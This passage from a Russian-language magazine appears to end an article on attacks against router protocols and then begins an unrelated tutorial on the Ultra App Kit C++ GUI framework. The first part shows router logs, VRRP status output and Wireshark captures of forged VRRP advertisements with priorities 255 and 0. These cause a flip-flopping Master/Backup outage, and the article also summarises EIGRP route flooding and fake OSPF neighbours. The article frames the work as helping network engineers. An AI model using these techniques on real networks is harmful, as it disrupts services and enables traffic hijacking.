*Nov 20 09:43:13.255: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router#
*Nov 20 09:43:14.288: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Backup -> Master
*Nov 20 09:43:15.259: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router#
*Nov 20 09:43:16.293: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Backup -> Master
*Nov 20 09:43:17.266: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router#
*Nov 20 09:43:18.293: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Backup -> Master
*Nov 20 09:43:19.270: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router#
*Nov 20 09:43:20.303: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Backup -> Master
*Nov 20 09:43:21.275: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router#
*Nov 20 09:43:22.307: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Backup -> Master
*Nov 20 09:43:23.281: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router#
*Nov 20 09:43:24.311: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Backup -> Master
*Nov 20 09:43:25.286: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router#
*Nov 20 09:43:26.315: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Backup -> Master
*Nov 20 09:43:27.289: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router#
*Nov 20 09:43:28.318: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Backup -> Master
*Nov 20 09:43:29.295: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router#
*Nov 20 09:43:30.328: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Backup -> Master
*Nov 20 09:43:31.301: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router#
```

Наш роутер то Master, то Backup — не может никак определиться! Отобразим состояние VRRP.




```
Router#sh vrrp br
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Et0/0.10           10  250 3023       Y  Master  192.168.10.2    192.168.10.1
Et0/0.20           20  250 3023       Y  Master  192.168.20.2    192.168.20.1
Et0/0.30           30  250 3023       Y  Backup  192.168.3.254   192.168.30.1
Et0/0.40           40  250 3023       Y  Master  192.168.40.2    192.168.40.1
Router#sh vrrp br
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Et0/0.10           10  250 3023       Y  Master  192.168.10.2    192.168.10.1
Et0/0.20           20  250 3023       Y  Master  192.168.20.2    192.168.20.1
Et0/0.30           30  250 3023       Y  Master  192.168.30.2    192.168.30.1
Et0/0.40           40  250 3023       Y  Master  192.168.40.2    192.168.40.1
Router#sh vrrp br
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Et0/0.10           10  250 3023       Y  Master  192.168.10.2    192.168.10.1
Et0/0.20           20  250 3023       Y  Master  192.168.20.2    192.168.20.1
Et0/0.30           30  250 3023       Y  Backup  192.168.3.254   192.168.30.1
Et0/0.40           40  250 3023       Y  Master  192.168.40.2    192.168.40.1
Router#sh vrrp br
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Et0/0.10           10  250 3023       Y  Master  192.168.10.2    192.168.10.1
Et0/0.20           20  250 3023       Y  Master  192.168.20.2    192.168.20.1
Et0/0.30           30  250 3023       Y  Master  192.168.30.2    192.168.30.1
Et0/0.40           40  250 3023       Y  Master  192.168.40.2    192.168.40.1
Router#
```

Здесь ситуация аналогичная: роутер прыгает между состояниями Master и Backup, вызывая потерю пакетов и нестабильное соединение. А что нам покажет Wireshark?




```
   Time         Source          Destination  Protocol  Length  Info
18 1.281314     192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
25 2.340087     192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
29 2.373670     192.168.30.2    224.0.0.18   VRRP      60 Announcement (v2)

> Frame 18: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface -, id 0
> Ethernet II, Src: 00:00:5e:00:01:1e, Dst: 01:00:5e:00:00:12
> Internet Protocol Version 4, Src: 192.168.30.184, Dst: 224.0.0.18
v Virtual Router Redundancy Protocol
  > Version 2, Packet type 1 (Advertisement)
    Virtual Rtr ID: 30
    Priority: 255 (This VRRP router owns the virtual router's IP address(es))
    Addr Count: 1
    Auth Type: No Authentication (0)
    Adver Int: 1
    Checksum: 0x0135 [correct]
    [Checksum Status: Good]
    IP Address: 192.168.30.1
```

Это тот самый отправленный нами пакет VRRP с максимальным приоритетом. Сразу же отправляем VRRP-пакет с минимальным приоритетом.



```
   Time         Source          Destination  Protocol  Length  Info
18 1.281314     192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
25 2.340087     192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
29 2.373670     192.168.30.2    224.0.0.18   VRRP      60 Announcement (v2)

> Frame 25: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface -, id 0
> Ethernet II, Src: 00:00:5e:00:01:1e, Dst: 01:00:5e:00:00:12
> Internet Protocol Version 4, Src: 192.168.30.184, Dst: 224.0.0.18
v Virtual Router Redundancy Protocol
  > Version 2, Packet type 1 (Advertisement)
    Virtual Rtr ID: 30
    Priority: 0 (Current Master has stopped participating in VRRP)
    Addr Count: 1
    Auth Type: No Authentication (0)
    Adver Int: 1
    Checksum: 0x0036 [correct]
    [Checksum Status: Good]
    IP Address: 192.168.30.1
```

И тут же роутер, который изначально был мастером, снова берет роль мастера на себя и отправляет VRRP-пакет с приоритетом 250.



```
   Time         Source          Destination  Protocol  Length  Info
18 1.281314     192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
25 2.340087     192.168.30.184  224.0.0.18   VRRP      60 Announcement (v2)
29 2.373670     192.168.30.2    224.0.0.18   VRRP      60 Announcement (v2)

> Frame 29: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface -, id 0
> Ethernet II, Src: 00:00:5e:00:01:1e, Dst: 01:00:5e:00:00:12
> Internet Protocol Version 4, Src: 192.168.30.2, Dst: 224.0.0.18
v Virtual Router Redundancy Protocol
  > Version 2, Packet type 1 (Advertisement)
    Virtual Rtr ID: 30
    Priority: 250 (Non-default backup priority)
    Addr Count: 1
    Auth Type: No Authentication (0)
    Adver Int: 1
    Checksum: 0x0635 [correct]
    [Checksum Status: Good]
    IP Address: 192.168.30.1
```

Ну а дальше ты уже понял — ситуация повторяется до тех пор, пока ты не нажмешь Ctrl-C.

ВЫВОДЫ

Подведем итоги. Нам удалось:

- Реализовать генерацию фальшивых маршрутов EIGRP для переполнения таблицы маршрутизации целевого маршрутизатора.
- Имитировать подключение большого количества несуществующих соседей OSPF, что заставляет маршрутизатор расходовать ресурсы на поддержание с ними ложных соседских отношений.
- Перехватить роль активного маршрутизатора в группе VRRP.
- Смоделировать нестабильность сети с помощью атаки Flip-Flopping.

Главный вывод из проделанной работы: многие критически важные сетевые протоколы изначально проектировались в расчете на доверенную среду. Отсутствие механизмов защиты делает их мишенью для атак.

Надеюсь, разработанный мной инструмент поможет сетевым инженерам тщательнее подходить к настройке и сегментации сети и оценить важность постоянного мониторинга аномальной активности. ⌶

ULTRA APP KIT

Пишем программы на новом кросс-платформенном фреймворке

Юрий "yurembo" Язев
Программист, разработчик видеоигр, независимый исследователь
t2d-dev.ru

В этой статье посмотрим и испытаем на реальных задачах библиотеку Ultra App Kit. Это современный кросс-платформенный фреймворк для C++, который позволяет писать оконные приложения и широко применяет последние стандарты C++14 и C++17. С ним удобно использовать интеллектуальные указатели и другие возможности современных «плюсов».

В октябре 2025 года вышла финальная версия игрового движка Ultra Engine (предыдущие пару лет он находился в раннем доступе). Но речь пойдет не о нем. Побочным продуктом его разработки стала библиотека визуальных компонентов Ultra App Kit, используемая в самом движке для построения пользовательского интерфейса.

Я давно слежу за разработкой этого движка и творчеством ее ведущего разработчика Джоша Клинта. Сначала библиотека стоила денег, но теперь игровую составляющую продали, а Ultra App Kit сделали бесплатной. Ultra Engine же, судя по инсайдерской информации, переименуют в Leadwerks 5.


Ultra App Kit — это простой в использовании SDK для создания новомодного интерфейса в темных тонах.

INFO

После того как Apple прекратила поддержку бинарного формата исполняемых файлов x86-64 в macOS, лаунчер SDK перестал запускаться, так что в данный момент фреймворк кросс-платформенный не в полной мере. Однако SDK можно самостоятельно прикрутить к компилятору и все же использовать в новых версиях macOS на процессорах серии M.

Перед накатыванием SDK позаботься о том, чтобы у тебя был Visual Studio, — чтобы было на что накатывать. Я буду использовать версию 2022, но с тем же успехом можно взять Visual Studio 2019 или 2026, если тебя соблазнил Copilot.

Сама Ultra App Kit ставится из Steam (сказывается игровое прошлое). В Windows и macOS Catalina установщик автоматом прописывает пути компилятора к библиотекам и заголовочным файлам. Дальше работу SDK буду демонстрировать в Windows.




Built to power a new generation of game development tools, Ultra App Kit provides an easy-to-use C++ programming SDK for creating cross-platform desktop GUI applications. Learn from extensive documentation with hundreds of examples.

ВСЕ ОБЗОРЫ: Смешанные (28)
ДАТА ВЫХОДА: 30 апр. 2021 г.
РАЗРАБОТЧИК: Leadwerks Software
ИЗДАТЕЛЬ: Leadwerks Software

Страница загрузки Ultra App Kit в Steam

СОЗДАЕМ ПРИЛОЖЕНИЕ НА ULTRA APP KIT

После запуска установленной программы на экране появится окно лаунчера. На вкладке Projects ты можешь создать проект, открыть имеющийся или импортировать. На вкладке Learn можно получить доступ к документации на сайте разработчика.




Лаунчер Ultra App Kit для создания программ

INFO

Если вместо лаунчера ты видишь окно для ввода логина и пароля, проверь, не заблокирован ли каким-либо образом доступ в интернет.

Создание проекта происходит обычно, надо лишь указать имя и расположение нового приложения.



